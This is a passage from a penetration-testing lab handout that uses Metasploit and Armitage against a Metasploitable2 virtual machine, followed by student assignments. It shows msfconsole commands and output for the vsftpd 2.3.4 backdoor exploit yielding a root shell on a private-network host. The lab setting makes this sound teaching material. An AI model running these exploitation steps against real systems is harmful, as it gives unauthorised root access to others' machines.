
Launch

The console in Armitage shows the exploitation is successfully launched.




```
msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) > set RHOST 172.16.108.172
RHOST => 172.16.108.172
msf exploit(vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job.
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.108.176:46271 -> 172.16.108.172:6200) at 2016-01-15 17:39:54 -0500
msf exploit(vsftpd_234_backdoor) >
```

Right Click on the host entry and select “Shell 1” -> “Interact”



A new tab with the shell will open in the area below. I have typed commands “whoami” and “uname -a” to show you that I have indeed successfully exploited the host.



Assignments for the Lab

1. Read the lab instructions above and finish all the tasks.
2. Why do we need to assign an internal IP address (i.e., behind NAT) for Metasploitable2-Linux? What will happen if we assign a public IP to it?
3. Besides the two vulnerabilities we used, exploit another vulnerability using both msfconsole and Armitage. Show me that you have placed a file in the exploited remote machine via screenshots and by creating the file with the command "touch <yourname>" where <yourname> should be replaced with your full name.

Happy Exploiting!